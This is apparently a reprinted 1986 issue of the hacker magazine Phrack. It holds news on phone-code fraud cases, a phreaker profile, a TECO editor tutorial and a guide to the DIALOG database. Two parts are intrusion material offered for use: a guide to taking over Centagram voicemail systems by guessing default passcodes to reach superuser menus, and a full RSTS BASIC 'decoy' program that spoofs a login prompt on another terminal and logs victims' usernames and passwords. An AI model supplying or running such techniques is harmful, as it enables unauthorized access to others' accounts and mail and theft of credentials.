==Phrack Inc.==

Volume One, Issue Nine, Phile #10 of 10

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{-=*> Phrack World News <*=-}
Issue VIII

Created by Knight Lightning

Written by
Knight Lightning and Sally Ride

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Welcome readers to PWN Issue VIII! The last few months have been pretty slow in the area of real news and this issue we feature; Phrack World Reprints. That's right, unfortunately most of the information in this issue is from outside sources. I hope you find it equally as interesting and remember...

No News Is Good News!

TMC Cracks Down August 26, 1986

Byline article by F. Alan Boyce, Associated Press Writer

Raleigh (AP) -- The use of home computers to pirate long-distance telephone access codes and credit card numbers is increasing and may warrant more prosecution and tighter security, federal authorities said Tuesday.

U.S. Attorney Sam Currin said five recent indictments for computer fraud stemmed from a six-month investigation involving home computers and computer bulletin boards in 23 states. By telephoning some computers, people with the proper passwords could get numbers that would let them charge phone calls to unsuspecting victims or make purchases with stolen credit cards.

"One bulletin board contained more than 100 stolen telephone access numbers and 15 stolen credit card numbers," Curri said. "With the use of computers becoming much more prevalent in our society, we're going to see a lot more of this type of activity."

The probe began with Telemarketing Communications (TMC) of Raleigh, where an estimated $100,000 was lost to unauthorized calls in six months. Investigators were aided by an unidentified 16-year-old high school student who had been caught by Telemarketing officials after making $2,000 worth of illegal calls, officials said.

"That was a tremendous benefit to us in this investigation," Currin said. "High school kids today are computer-smart. They know what they're doing." The juvenile was not charged and has made restitution, Currin said.

U.S. Secret Service Agent William Williamson said the youth provided passwords and used his own computer to reach the highest levels of bulletin boards operated by those indicted.

A federal grand jury in Greensboro charged three North Carolina men Monday with illegally possessing charge-account numbers and telephone long-distance access codes obtained through home computers.

Robert Edward Lee II of Durham was charged with devising a method for defrauding Telemarketing Communications (TMC). The grand jury also charged Michael William McCann of Dobson with possessing more than 15 unauthorized telephone access codes and account numbers owned by Telemarketing Communications, TransCall America and General Communication Inc. Tyrone Columbus Bullins of Reidsville was charged with possessing 17 unauthorized charge numbers and 15 unauthorized telephone access codes and account numbers.

Ralph Sammie Fig of Knightdale and James Thomas McPhail of Goldsboro were indicted on similar charges by a grand jury in the Eastern District Aug. 19.

Currin said each could face up to 10 years in prison and a $250,000 fine if convicted under tough laws passed in 1984.

"The potential for fraud in this area is very great," he said. "We have an obligation to prosecute violators. Companies themselves, if they're going to stay in business and remain viable, also have an obligation to promote their own internal security systems."

Mike Newkirk of TeleMarketing Communications said it was difficult to protect codes without making systems too hard for the average customer to use.

"There are programs that break codes in security systems such as ours as the computer operator is even sleeping," he said. "It can be randomly broken and he can wake up the next morning and just check the file."

Newkirk said his company was considering installing equipment that could deny telephone access to phones where trouble arises. But he said other alternatives, like having operators answer calls to screen for access codes, would be too expensive.

Williamson, however, said one company that changed from computer answering to operators reported 5,600 callers hung up when asked for proper codes.

Information Provided By Sally Ride:::Space Cadet

Here's a news story out of Vancouver, Washington that shows an unusual twist on the old cat and mouse game we phreaks play with the feds and phone cops. The story should be entitled...

FEDS TRASH HACKER

However, it's really headlined.....

Teen Age Suspect In Local Computer Probe October 10, 1986

by Thomas Ryll The Columbian

A 15-year-old suspected hacker who reportedly used the nickname "Locksmith" is the subject of the first local sheriff's office investigation of alleged use of a computer for illegal long-distance telephone use.

Clark County deputies seized the teen-ager's computer, related equipment, and bags of software Tuesday when they acted on a search warrant naming Tony E. Gaylord, 10317 N.W. 16th Ave, a Columbia River High School student.

At one point in the investigation, trash from the Gaylord residence was examined for evidence of telephone numbers that had allegedly had been misused, according to the warrant.

The warrant, signed by District Court Judge Robert Moilanen, states that officials of American Network have discovered illegal long-distance calls that have cost the company more than $1,700. Items to be seized at the residence were to be evidence of first-degree theft and second-degree computer trespass.

No formal charges have been filed. Gaylord who was at school when his computer was seized, was not arrested, said Ronee Pillsbury, the sheriff's office investigator on the case. The county prosecutor's office is reviewing reports, and "we still have quite a bit of work to do on the case," she said.

American Network is a long-distance telephone service company with offices in Vancouver. Although the firm has prosecuted computer hackers on its own, the sheriff's office has never been involved, Pillsbury said. Despite the fact that federal statutes often are involved, "American Network has not had much cooperation from the federal people, who have had a 'don't-come-to-us' attitude."

The novelty of the case is further indicated by mention of the computer trespass law, a recent state statute that reflects a law enforcement problem

that has grown with the proliferation of home computers. With modems and other equipment, unscrupulous users, sometimes called "phreakers," have tampered with computer records, made unauthorized telephone calls, pilfered bank accounts and otherwise misused equipment.

The local case surfaced in October 1985, when an American Network "abuse analyst" examined company "switch reports" that "alerted her to a pattern she associated with computer hacking," according to the search warrant affidavit, which includes a list of telephone numbers all over the country that allegedly were illegally dialed.

Investigation of another hacker led to Gaylord; one day in August, the family's garbage was searched by American Network investigators after Vancouver Sanitary Service workers bagged it and set it aside.

- -

Some notes from Sally Ride:::Space Cadet:

A novel case in many respects! Not only was evidence collected by the phone cops trashing a hacker's garbage, with the cooperation of the garbage company but this is the first case involving the local sheriff's department.

I have discovered the reason no charges have yet been filed in the case is because of an even more unique twist in this tale. American Network, commonly called Amnet and sister company of Savenet, has joined forces with MCI in the prosecution of this case and may bring in our good old friend TMC as well to aid in the persecution of Locksmith.

During an interview with April Brown of American Network Security I was informed the problems for the Locksmith have only just begun. The article mentions $1,700 worth of calls. Well, that was when they first swore out the warrant. Amnet now has identified about $4,000 worth of toll and linked it to our friend Tony. But that's not all. After providing information on the case to MCI an amount tripling the Amnet long distance charges has been connected with this case. The Amnet agent had not received an indication from TMC on the amount they are bringing to the case.

The question I have is why are these companies joining forces for the first time, that I'm aware of, to dump so hard on this one little guy out of this remote neck of the woods? Part of the reason appears to be because Amnet approached Tony's parents in late 1985 about their son's activities and were rudely turned away, according to April Brown.

The other unusual thing about this story is the quote from Amnet about the lack of cooperation received from the federal authorities. Here I thought the feds were hot to trot to nail as many of us as possible. I guess not as hot as Amnet wants them to be.

Typed and editorialized by Sally Ride:::Space Cadet

Football Phreaking? October 1, 1986

MIAMI (UPI) -- The University of Miami and MCI reached an agreement Wednesday that will keep the long-distance carrier from pressing charges against Hurricane football players who made long-distance calls using someone else's access card number.

Miami Athletic Director Sam Jankovich met with officials of MCI Telecommunications Inc. and said that the matter had been resolved. The company had threatened to press legal action.

An investigation by the Miami athletic department and MCI found up to 34 players were involved along with an undetermined number of other students. The Miami Herald said the bill for the calls could have been as high as $28,000.

Many of the calls allegedly were made from New Orleans where the Hurricanes played in the Sugar Bowl New Year's Day. "We had a telephone conversation and visited with MCI officials and another meeting has been set for Friday to go over people who still have a balance," Jankovich said. "MCI has informed me

they will not press charges against the student athletes involved. We have 12 players who still owe money. We will sit down with those 12 and develop a payment schedule on Friday."

David Berst, director of enforcement for the NCAA in Mission, Kansas, said he was unsure if the NCAA would investigate the matter.

Just goes to show, if you get caught, claim to be a dumb jock...

Information from +++The Mentor+++

MCI Gets Scammed October 10, 1986

ORLANDO, Fla. (UPI)--Jessica Barnett's phone bill this month was no quick read--it ran 400 pages long and totaled $90,152.40.

"Who could pay a $90,000 phone bill? I'll have to mortgage my house to pay my bill," said the 28-year-old housewife, who contacted MCI Telecommunications Corp. in Atlanta shortly after opening the 2-inch thick bill.

"I called them and said, 'Hi, I've got this high bill.' They asked how much, and when I told them they laughed. They said, 'You've got to be kidding.'"

MCI spokeswoman Laurie Tolleson said computer hackers apparently discovered the Barnett's personal code and used it to make long-distance calls.

Most of the calls were made to Tennessee, and some lasted nearly two hours, Tolleson said. Others were placed to Georgia, Alabama and Maryland.

"It's like they call continuously 24 hours a day, all day," Barnett said. "I don't see the point in making these calls. If I was going to do something like that, I'd be exotic and call Europe--not Tennessee or Norcross, Ga."

It was not Barnett's first problem with the phone company--she received a $17,000 bill in July. She thought things were straightened out when she did not get a bill last month, but the bill that arrived Monday included $70,000 in past-due charges. She said she and her husband, Jim, are not taking the mix-up too seriously. "He kidded that now he knows what I do all day," Barnett said.

"What can you do? It doesn't bother me as long as I don't have to pay it. I feel bad for MCI. I think they're getting ripped off."

Typed by Sally Ride:::Space Cadet

MCI Introduces VAX Mailgate

VAX Mailgate is a software product that combines the strengths of Digital Equipment Corp.'s "All-In-1" Integrated Office And Automation System with MCI Mail's public electronic mail service for around-the-world business communication.

Information From USA Today-Special MCI Edition

MCI Card Fraud Detection Unit - The Online Security System 11/7/86

The following is a brief description of the new on-line security system for the MCI Card. The system developed in order to provide real-time detection of excessive (and therefore potentially fraudulent) card usage. Rather then depending on FREWS reports for their current Early Warning System, they are now able to investigate and arrest card abuse as it occurs, rather than waiting until damage has been done.

A. Detection

In order to detect possible fraud as it occurs, a counting mechanism in the Fraud Detection Unit will be tracking call attempts for every MCI Card

authorization code on a continuous basis. Generic parameters based on number of call attempts in a specified period (currently 15 calls in a 25 minute period) are used to identify potential card abuse. As soon as the threshold is reached for any one code, Security and Investigation will be notified, via PC screen, hardcopy, and audible alarm.

B. Verification

Upon notification of a potential problem, Security and Investigations will first pull up the account record to check the Note Screen for anything that may indicate Card abuse (i.e., non-payment, Card lost, stolen, or never received). They will then try to contact the customer to verify whether the Card is being used legitimately or not. For problems detected after business hours, the customer will be contacted the following morning.

C. Deactivation

If the customer has not been making the calls, or if the account phone number is found to be illegitimate, the code will be deactivated immediately in the Card Authorization Center. If the customer cannot be reached, Security and Investigations will continue to monitor call volumes on the code and will deactivate the code only if the high volumes continue or reappear.

D. Reactivation

Codes deactivated due to fraud can only be reactivated by Security and Investigations.

==Phrack Inc.==

Volume One, Issue Nine, Phile #1 of 10

Introduction

Welcome, after an ever-too-long gap, to Phrack Inc. Issue Nine! Yes, I've waited too long to do this, but hey, what can I say. We have it together now and the file content is quite good, with some unique new writers as well as some old ones popping up again. Let me once again stress that ANYONE can write for Phrack Inc. You aren't required to be on a particular board, much less a board at all, all you need is some means to get the file to us, as we do not discriminate against anyone for any reason. This Phrack issue contains the following:

==Phrack Inc.==

Volume One, Issue Nine, Phile #2 of 10

==Phrack Pro-Phile VI==

Written and Created by Taran King

9/28/86

Welcome to Phrack Pro-Phile VI. Phrack Pro-Phile is created to bring info to you, the users, about old or highly important/controversial people. This month, I bring to you a particularly influential user from days of old...

The Nightstalker

The Nightstalker was involved with Tap and 8080B, the first home computer which he helped build for NY Telephone.

Personal

Handle: The Nightstalker
Past handles: Stainless Steel Rat, The Old Wazoo, C.T.
Handle origin: TV movie and series called "The Nightstalker"
Date of Birth: 12/51
Age at current date: 34 years old
Height: 6'+
Weight: 200+ lbs.
Eye color: Blue-Green
Hair Color: Brownish-Black
Computers: ALTAIR 8080B, Apple IIe, Commodore 64

The Nightstalker started in the phreak world in 1971 due to the Esquire article on blue boxes and YIPL magazine. He obtained his first blue box by January, 1972. He started hacking in 1975 after obtaining a TI Silent 700 Series, Model 700 exceedingly dumb terminal. He stumbled upon ARPAnet in Massachusetts, the bridge at MIT...1 hour later, he figured out how to get on. He toyed with the MIT exchange and found the MULTICS system and their artificial intelligence system. They were just beginning to use a language called LISP at the time. He also helped with the building of the ALTAIR 8080B, holding 22 slots for cards 4 inches thick, 18 of which were used to get 16K on the computer. He helped out NY Telephone with "Let's Get Together", a game at fairs which utilized Area Codes for answers. He also was involved with the standard old phone phreak tricks like a loop around the world from one phone booth to the one next to it. His first computer was a Commodore 64 due to the cost to him (free) and it was easier to upgrade than the Apple IIe (pick up a brochure on Commodore and see how many voices it has as well as the tone range...I'm sure that it covers 2600 hz quite nicely).

Members of the telecom world which he has met include Cheshire Catalyst, Captain Crunch, Steve Wozniak, and Bill Gates (head of Microsoft). He has met many phone phreaks at science fiction conventions, but doesn't know them by name or handle.

Interests: Telecommunications (modeming, phreaking, hacking), telecomputing, science fiction, short wave radio, scanner listening, classic music, and shooting.

The Nightstalker's Favorite Things

Women: Goes without saying; preferably ones involved in science fiction as an interest or a hobby.
Sci-Fi Cons: He attends many and has met many phreaks through them.
Short wave radio: As previously mentioned, scanning.
Hack: A classic hack (scam), participating in or hearing of.

Anarchy: Confusing people with authoritative positions.
Shooting: Target shooting or machine guns.
Space programs: Obsessed since Sputnik program.

Most Memorable Experiences

Machine gun gallery in Atlanta, Georgia. Lots of fun!
First time he hacked his way into a trade show.
Boxing a call to AUTOVON and to Lebanon during U.S. occupancy and billed the call to the local KKK member.

Some People to Mention

Ron Rosenbaum (wrote the Esquire article on Blue Boxes [all his fault]).
Various science fiction authors.
Wozniak and Jobs (for inventing the Apple).
MIT (for inventing the Altair computer).
Marx Brothers (for his anarchial views towards bureaucracy).
Robert Shea and Robert Anton Wilson (wrote Illuminatus Trilogy [recommended]).
John Draper (for showing us all how it was done).
Original MIT Hackers (for showing us the light).
AT&T (for providing us with this wonderful Network).

The Nightstalker is not fond of the current society that claims themselves as hackers or phreakers but don't learn the systems themselves. These aren't the real hackers that sit down and literally hack away at a system. Pirates aren't hackers. Just because you have a computer doesn't mean you're a hacker. Another thing he's displeased about is the term "hacker" used by the media as anyone owning a computer. He considers the people that destroy systems criminals and fiends, not hackers. Those that find the back doors and something unknown about a system non-malevolently or without profit in mind are true hackers and phreakers.

About computers, The Nightstalker has strong feelings about the symbolisms of the brand names as status symbols in society. He feels, rather than buying the computer because it's the most expensive, the neatest looking, or what everyone else has, you should buy it for it's capabilities which can help you rather than hypothetical situations many computer advertising agencies use.

I hope you enjoyed this phile, look forward to more Phrack Pro-Philes coming in the near future. ...And now for the regularly taken poll from all interviewees.

Of the general population of phreaks you have met, would you consider most phreaks, if any, to be computer geeks? He feels that the term, "computer geek" or closer, "geek" is too relative to be able to generalize. There have been people that he's met, though, that he'd not wish to exist on the same planet with. Thanks for your time, Mr. Nightstalker.

Taran King
Sysop of Metal Shop Private

==Phrack Inc.==

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```
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%                                            %
%  Oryan Quest presents...                   %
%                                            %
%  Fun With the Centagram VMS Network        %
%                                            %
%  Written 10/13/86 for Phrack Inc.          %
%                                            %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
```

Introduction:

Centagram VMS networks are located throughout the country. This file will briefly outline ways of defeating all Centagram security and how to become a superuser. I take full responsibility for any deaths, injuries, or venereal diseases resulted from use of the information in this file.

Finding the idle VMS:

Generally, the easiest way to find an idle VMS is by scanning the last digits in the net (ie: XX99, XX98, XX97 etc.). The idle VMS will identify itself by saying, "Please leave your message at the tone" or something to that effect in a clear, female, synthesized voice. It will not sound unclear in any way. AHA! You've found your victim.

Attacking the idle VMS:

While the "Please leave.." message is playing, hit 0. It will ID itself as "Mailbox XX99, please enter your passcode". If the mailbox does not say the above message then DON'T fuck with it. It is probably in use and any effort you make to hack it will be useless because it will just get taken over again. At this point, you must hack a 4 digit passcode. The usual defaults are as follows are 5000, 9876, 1234, and any # is that order. Usually, most accept 1000, 2000, 3000, etc. I don't think 4 digits is to much to ask. W0W! Your in! It will then tell you how to change your passcode and generally customize your newly stolen VMS.

Hopping around the net:

Suppose you have a friend that has mailbox 5286 and want to read his mail (if you have their passcode) or just want to listen to their announcement. You enter 9 on your VMS command module to logoff while it is saying "You have X messages remaining. Bye!" you enter the # or a 0. It will then ask you for a four digit extension. You enter 5286 and WHAM! you get their announcement. Now, wasn't that fun.

Becoming the superuser:

So, you want to fly higher than no man has ever done before; you want to leap high building in a single bound; you want to be a stud. Well, listen to Oryan, he'll tell you how. Well, remember how you jumped across the net?? You follow the same procedure but, when it asks you for a four digit extension, you enter 9999 or 9998 or even 0000. If you were successful, it will ask you for a second four digit extension. You will have to hack this one on your own. But, I have found on at least 3 nets that it was 1986 or 1987. Gee, people are dumb aren't they? Once you hacked this, it will give you an expanded menu. WOW! You can now, read anyone's mail, take over VMS's and disconnect VMS's. Other commands depend on the net. But you can bet there are always a bunch of k-rad commands!

Conclusion:

I hope you have enjoyed this file. Watch for updated versions in Phrack. If you have problems finding Centagrams, here are a few nets: 214-733-XXXX, 415-647-XXXX, 408-790-XXXX. I can be reached at 214-733-5294. Don't play with my net. If I see idle mailboxes getting taken over I will just get rid of them. There are plenty of other networks. Special thanks to: Taran King Knight Lightning, SJE, The Egyptian Lover, and Ryche. Some added notes: Call the Attila the Hun/Master Blaster loser line at 214-733-5283.

==Phrack Inc.==

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```
  $$$$$$$$$$$$$$$$$$$$$$
  $  PROGRAMMING RSTS/E  $
  $    File2: Editors    $
  $ by:                  $
  $      Solid State     $
  $$$$$$$$$$$$$$$$$$$$$$
```

Written (c) Oct 11, 1986

Within this article I will be focusing on the TECO text editor found on almost every installation of RSTS that you will pass by today. I feel it is unneeded to do a write up on the other editors such as EDT, a screen editor for VT100 and VT52 terminals, and EDFOR, a FORTRAN text editor, as most hackers will not have the proper hardware/software at their disposal.

This file does not contain many tricks, but has straightforward information that most assuredly can be found in the user manual. Since not everyone has access to help documents though, this file will provide a base for the first time editor user and hopefully a reference for the experienced. If you feel otherwise.. don't waste your time reading it.

Following the main portion of the file is an updated copy of the decoy trick I promised to revise that was featured in my first file. Hopefully, (I am not promising though), I have succeeded in removing all the bugs this time.

USES

A text editor, for those of you that happen to be brain dead, is a utility similar to the word processor you use everyday on your micro: it allows a person to create, modify, and compile text files. But, also can edit, and if need be, create program files. For these reasons and many others, knowing how to use an editor thoroughly can be a major advantage to the hacker on future explorations.

EXECUTING

Typing TECO invokes the TECO text editor. If TECO is just typed without any modifiers, then the file edited last will be placed in the editing buffer. (More on this subject can be found below under MEMORY.) To edit a different file, or create a new file, the following forms are used:

```
TECO filename.ext                To edit an existing file.
TECO outfile.ext=infile.ext      To edit from one file to another.
MAKE filename.ext                To create a new file.
```

Other ways to execute TECO involve VT terminals, but we are not going into that much detail within this text.

INITIALIZATION

If there is a file named TECO.INI in your directory when TECO is invoked, it is assumed to be the macro settings for a VT terminal. We don't need to bother with those, so make sure to disable the search by appending the switch /NOINI on execution.

MEMORY

Each time TECO is executed, the name of the file being edited is placed into another file titled TECFnn.TMP where nn is your job number. If you invoke TECO and wish to edit a file different than the one currently in the memory file, select the switch /NOMEMORY.

MODIFIERS

=========

There are a number of options, called switches, which modify the execution of the TECO utility. Some like /NOINI and /NOMEMORY I have previously mentioned. Other important switches follow along with a short description of each. To select one of these options, append it to the call string when you invoke TECO:

TECO filename.ext /[option1] /[option2] ...

/FIND	This places the pointer at the last marked position within the input file.
/INSPECT	If selected, you can only read the file, not edit.

There are a few more that deal with the VT terminals, but as I've said already, there is really no need to list them.

INTERRUPT
=========

The control character 'C' (CTRL/C or ^C -which it shall from now on be referred to as.) is used to halt the execution of the current TECO command, the same as it does in the BASIC monitor. If ^C is typed twice without a TECO command in between, the utility is aborted. (You are returned to the keyboard monitor whichever it was.. eg. BASIC, BASIC+2, RSX..)

COMMAND EXECUTION
=================

When TECO is called, you will receive the * prompt. This is the command prompt. Almost all commands used by the editor are one or two characters in length and are typed in using a normal ASCII keyboard. To terminate a TECO command the <ESCAPE> sequence is used. When typed, it will echo back as a $ character. Two consecutive <ESCAPE>s must be entered before a command will be carried out. This allows you to string together a line of commands like:

* [command1]$[command2]$[command3]$ ... $$

COMMANDS
========

]Moving the Pointer[

The text pointer is used to represent where you are working, ie. if you were to enter a command, what part of the text it would affect. It's similar to the job your cursor does when writing a program on your micro.

'J'

The "J" command is used to move the text pointer to the beginning or end of the editing buffer.

BJ	Move to the beginning of the buffer.
ZJ	Move to end of the editing buffer.

'L'

The "L" command moves the text pointer from one line to another. Common forms of the command are:

L	Move to beginning of the next line.
0L	Move to front of current line.
3L	Move to the third line down from the current line.
-1L	Move back to previous line. (One above current.)

...

'C'

The "C" command is used to move the text pointer past a specified number of characters, forward or backwards, on the current line. Common forms include:

```
   C      Advance the pointer to the next character.
   5C     Move the pointer forward five characters.
  -5C     Move back five characters.
...
```

]Listing Text[

There is one command with a couple various forms to list the text within the editor; they follow.

'T'

The "T" is used to list text from the editing buffer. Commonly found forms are:

```
   HT     Print the entire contents of the editing buffer.
   T      Type text from the pointer to the end of the current line.
   0T     Type text from the beginning of the line to the text pointer.
   5T     Print the next five lines of text from the buffer, starting where
           the pointer is located.
...
```

]Entering Text[

What use is an editor if you can't add to the text? There is one command, insert, which allows you to write. If you are creating a file from scratch, you would enter the insert command each time you wanted to add a new line to your document.

'I'

The "I" command is used to insert text into the buffer. After issued, the text entered will be placed where the text pointer is located. The command is of the form:

```
   I <text> <ESCAPE>
```

For example, to insert the sentence, "This is an example.", type:

```
   IThis is an example$
```

(Note: Remember that <ESCAPE> echoes back to your screen as $)

]Deleting Text[

The TECO text editor makes it easy to delete words, sentences, etc. from the buffer. There are two different commands used, line delete, and letter delete.

'K'

The "K" issued when you choose to delete lines of text from the editing buffer. Common forms are as follows:

```
   K      Delete the text from the pointer through the end of the current
           line.
   0K     Delete the text from the beginning of the line to through the
           pointer.
   5K     Omit the following five lines from the buffer.
   HK     Kill the entire contents of the buffer.
...
```

'D'

The "D" appropriately is used to delete individual characters. A few of the forms found are:

```
   D      Delete the character which follows directly after the text pointer.
   5D     Delete the following five characters from the text, starting from
           the pointer.
  -1D     Delete the character directly behind the pointer.
...

 ]Searching[

   All good word processors include a routine to search and replace a string
of text. So does the TECO text editor. Two forms are used, the locate text,
and the search and replace text commands.

'S'

   The "S" is used to locate a specified string of text currently in the
editing buffer. If the text is found, the pointer is positioned directly after
the specified text. If the string is not found, an error message results and
the text pointer is placed at the beginning of the buffer.

   S <text> <ESCAPE>

For example, to locate "This is an example.", enter:

   SThis is an example.$

'FS'

   "FS" for find and replace does exactly that. It searches for a specified
string of text, and if found replaces it with another sting of text. If the
specified text is not found though, the pointer is positioned at the beginning
of the buffer just like the "S" command. The "FS" command is of the form:

   FS <old text> <ESCAPE> <new text> <ESCAPE>

For an example, to replace "hullo" with "hello!", use the command:

   FShullo$hello!$

 ]Saving[

   To save the new version of the file which you have been editing, you enter
the exit command and it shall be saved in your directory. Remember though, if
you wish to quit but not replace a file with your edited version, just type ^C
twice.

'EX'

   The "EX" command is used to write the current buffer to the output file,
then exit from TECO. For example:

   EX$$

(Note: Remember that <ESCAPE> is echoed as $, and typing <ESCAPE> twice causes
a command to be executed.)

FLAGS
=====

   The TECO text editor is not limited to the commands already shown. The
editor has a few flags which can be entered at the  *  prompt that will modify
the TECO environment.
   To examine the value of a flag type:

   [flag]x

Where [flag] is the specified flag and x is a numeric argument which returns
text. To set the value of a flag enter:

   x[flag]
```

Where x is the number or command being specified for the flag [flag].

'EH'

EH is the error handling flag. Here's the table of arguments and their meanings:

Value	Meaning
1	If an error is encountered within the operation of TECO, only the 3-character error code is printed.
2	If an error is encountered during operation, a short message explaining the error is printed. (default setting)
3	If an error is encountered, the command(s) which led to the error are printed.

'ET'

ET, or Edit Terminal, is the command for modifying terminal output. Table of arguments follows:

Value	Meaning
1	Output is in image mode.
2	Terminal in use is a scope.
4	Terminal in use has lowercase available.
8	^T is read without echo.
16	Cancels ^O during output.
128	TECO aborts if an error is encountered.
256	Output to screen is truncated to the terminal's width.
512	VT terminal support available.
1024	(same as above)
32768	Traps ^C

'^X'

^X, the last flag I'll mention, deals with searches. (Look above for the command to search.)

Value	Meaning
0	Either case matches during searches.
1	An exact case match is required to complete a search.

CONCLUSION
==========

That just about wraps up the TECO text editor.. boring eh? But as I've said time and again, editors are important to hackers.

Till next time...

Solid State
>>>PhoneLine Phantoms!

File1- Addendum:

Here's the updated version of the decoy program (yeah, the one that had an error!) that was featured in File1. The concept of this revision is slightly different, but it 'should' work more efficiently and easily than the first.

To execute the program, first do a SYstat and record the KB numbers of potential targets. Run the program, and enter the number of the KB only.. (Don't hang up!) ..then just wait till the program has ended and then check the output file.

Note: This listing will not without modification work on all systems or under all conditions.

```
1 ! R S T S decoy
10 EXTEND
100 ON ERROR GOTO 1000
120 PRINT CHR$(140):PRINT:PRINT
130 INPUT "To which keyboard (KB)";K$
140 K$=CVT$$(K$,4%)
200 OPEN "KB:"+K$ AS FILE #1%
220 INPUT LINE #1%,A$
230 IF CVT$$(A$,4%)="" THEN 220
240 PRINT #1%
240 PRINT #1%,"RSTS"
250 PRINT #1%
260 PRINT #1%,"User: ";
270 INPUT LINE #1%,U$:U$=CVT$$(U$,4%)
280 T$=SYS(CHR$(3%))
290 PRINT #1%,"Password: ";
300 INPUT LINE #1%,P$:P$=CVT$$(P$,4%)
310 Z$=SYS(CHR$(2%))
320 PRINT #1%
330 PRINT #1%,"Invalid entry - try again":PRINT #1%
340 CLOSE #1%
400 OPEN "DATA.TXT" FOR OUTPUT AS FILE #2%
410 PRINT #2%,U$;";";P$
420 CLOSE #2%
999 END
1000 PRINT "?ERROR line #";ERL:STOP
```

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```
<***********************************************>
<*                                             *>
<*               Inside Dialog                 *>
<*                    By                       *>
<*                  Ctrl C                     *>
<*       Advanced Telecommunications Inc.      *>
<*                                             *>
<***********************************************>
```

DIALOG is one of the largest online databases. DIALOG currently provides access to over 250 databases containing a total of over 100 Million records. The range of information available is enormous.

BEGIN:

The BEGIN command starts a search and tells Dialog which database you want it to check out. The BEGIN command is followed (without a space) by the file number of the database you want. Either of the following ways could get you into the file 229 (Drug information):

```
Begin229
or
B229
```

Dialog will then put the date, the time, your user number, and what it costs for the database you just left. For example, if you move from ERIC (file 1) to Management Contents (file 75) it would look like this:

```
? b75
                  28sep86 13:59:25 User08331
         $0.10    0.00 Hrs File1
         $0.02    Uninet
         $0.12    Estimated Total Cost
File75:Management Contents - 74-86/Sep
(Corp. Management Contents Inc.)
          Set  Items     Description
          ___  _____     ___________
```

EXPAND:

The EXPAND command is used to pick keywords for a search. You can search for any word; but knowing how common a word is gives you a good idea where to start your search.

All databases have a index of searchable words. You can see if there are any words of the same spelling to a keyword you want to search for. For example:

```
? Expand Drink
Ref  Items     Index-term
E1       1     Drina
E2       1     Drinfeld
E3      31    *Drink
E4       2     Drinkers
 .       .        .
 .       .        .
```

```
 .       .        .
E12      3     Dripping
```

The word -more- at the bottom of the screen means that typing Page or P will display another screen of information.

SELECT:
When you find the word you want to search for, you use the SELECT command to tell the database what to search for. The SELECT command can be followed with one or more search terms.

SELECT STEP:
The SELECT STEP command works just like the SELECT command, except the files it finds are listed separately.

```
? SS television? OR tv
          1    21347     TELEVISION
          2    6376      TV
          3    22690     1 or 2
? SS s3 AND violen? AND child?
          4    1680      VIOLEN?
          5    20577     CHILD?
          6    38        3 AND 4 AND 5
```

TYPE and DISPLAY:
There are two commands, TYPE and DISPLAY, that you can use to look over the information you have found. The difference is the TYPE command causes a non-stop list of the information. The DISPLAY lets the information to list a page at a time, you have to type PAGE or P to see the next page.

DIALOG offers nine formats to display retrieved files.

Format	Parts of Record Listed
1	Accession Number
2	Complete record except abstract
3	Bibliographic citation
4	File dependent
5	Complete record
6	Accession number and title
7	Bibliographic citation and abstract
8	Accession number, title, and indexing
9	File dependent

LOGOFF:
The LOGOFF command has no abbreviation. It’s self explanatory.

DIALOG is has help commands, typing ?HELP, or ?EXPLAIN will give you help.

```
? ?EXPLAIN

Valid EXPLAIN commands are:

Basic Commands:

?BEGIN    ?ENDSDI   ?MAPRN    ?SCREEN
```

?COMBINE ?EXPAND ?ORDER ?SELECT

?COST ?KEEP ?PAGE ?SFILES

?DISPLAY ?LIMIT ?PRINT ?SORT

?DS ?LIST ?REVIEW ?TYPE

?ENDSAVE ?LOGOFF

***

News/Status:

?DIALINDX ?FILESUM ?ONTAP ?SUBSCRIP

?DISCOUNT ?HELP ?RATES ?SUPPLRS

?EXPLAIN ?INSTRUCT ?SCEDULE ?TOLLFREE

?FILES ?MESSAGE ?SDI ?TRUNCATE

?FILESAZ ?NEWS ?SEMIARS ?UPDATE

***

Telecommunication Access:

?ACCESS ?DIALNET ?SABD ?TRANSPAC

?DARDO ?FINNPAK ?TELENET ?TWX

?DATAPAC ?IDAS ?TELEPAKD ?TYMNET

?DATEX ?NORPAC ?TELEPAKS ?UNINET

?PSS ?TELEX ?WATS

***

File Information:

?FIELDn* ?FILEn* ?LIMITn* ?RATESn*

*Enter desired file# in place of the n

***

Training (DIALOG Service):

?TRAIN (For information on DIALOG
training sessions, including
descriptions of particular
training sessions.)

***

Training (Database Suppliers):

?ANZNEWS (Australia/New Zealand)

?CANNEWS (Canada)

?EURNEWS (Europe)

?KINONEWS (Kinokuniya Japan)

?MMCNEWS (Masis Japan)

?USNEWS (United States)

***

Online User Group News:

?CANOUG ?OUGNEWS MMCOUG ?USOUG

?EUROUG

Logging on

For:	Type:
Telenet	C 41520
	C 41548
	C 213170
	C 213236
Tymnet	DIALOG
UNINET	DIALOG
Dialnet	DIALOG

To dial directly:

Baud:	Number:
300	415/858-2575
300	415/858-2461
1200(Bell 202)	415/858-2421
1200(Bell 212A)	415/858-0511
1200(Bell 212A)	415/858-2460
1200(VADIC)	415/858-2391

WATS:

1-800/847-1620
1-800/792-6680

When it connects type P.

When you connect it will say ENTER YOUR DIALOG PASSWORD. Passwords are usually eight letters long. When you type the correct password you will see something like this:

ENTER YOUR DIALOG PASSWORD
XXXXXXXX LOGON File1 Sun 28sep86 18:35:12 Port866

** FILES 13,104 & 139 ARE UNAVAILABLE **
** FILE 262 SROTS ARE NOT WORKING **
** FILES 7 AND 50 ARE NOT WORKING **

And a bunch more shit..

When the announcements are done, you are given a question mark (?). The first command you will want is to move to a database. This is done by typing B(no space) and a the database number.

? B296
28sep86 18:37:22 User08331

```
     $0.00     0.006 Hrs File1*
     $0.05     Telenet
     $0.05     Estimated Total Cost

File296:ONTAP TRADEMARKSCAN - O.G.
(END/SAVE, END/SDI, .EXECUTE, .RECALL, & .RELEASE invalid for file)
          Set  Items     Description
          ---  -----     -----------
```

I don't have a list of all the databases, you'll just have to play around with it.

Here's a few I know of:

File	Database
75	Management Contents
201	ERIC
204	CA Search
205	BIOSIS Privews
208	Compendex
213	INSPEC
215	ABI/INFORM
216	PTS Prompt
229	Drug Information
231	CHEMNAME
247	Magazine Index
250	CAB Abstracts
254	Medline
290	Dialindex
296	TrademarkScan

Summary of command Abbreviations

B=BEGIN E=EXPAND S=SELECT SS=SELECT STEP
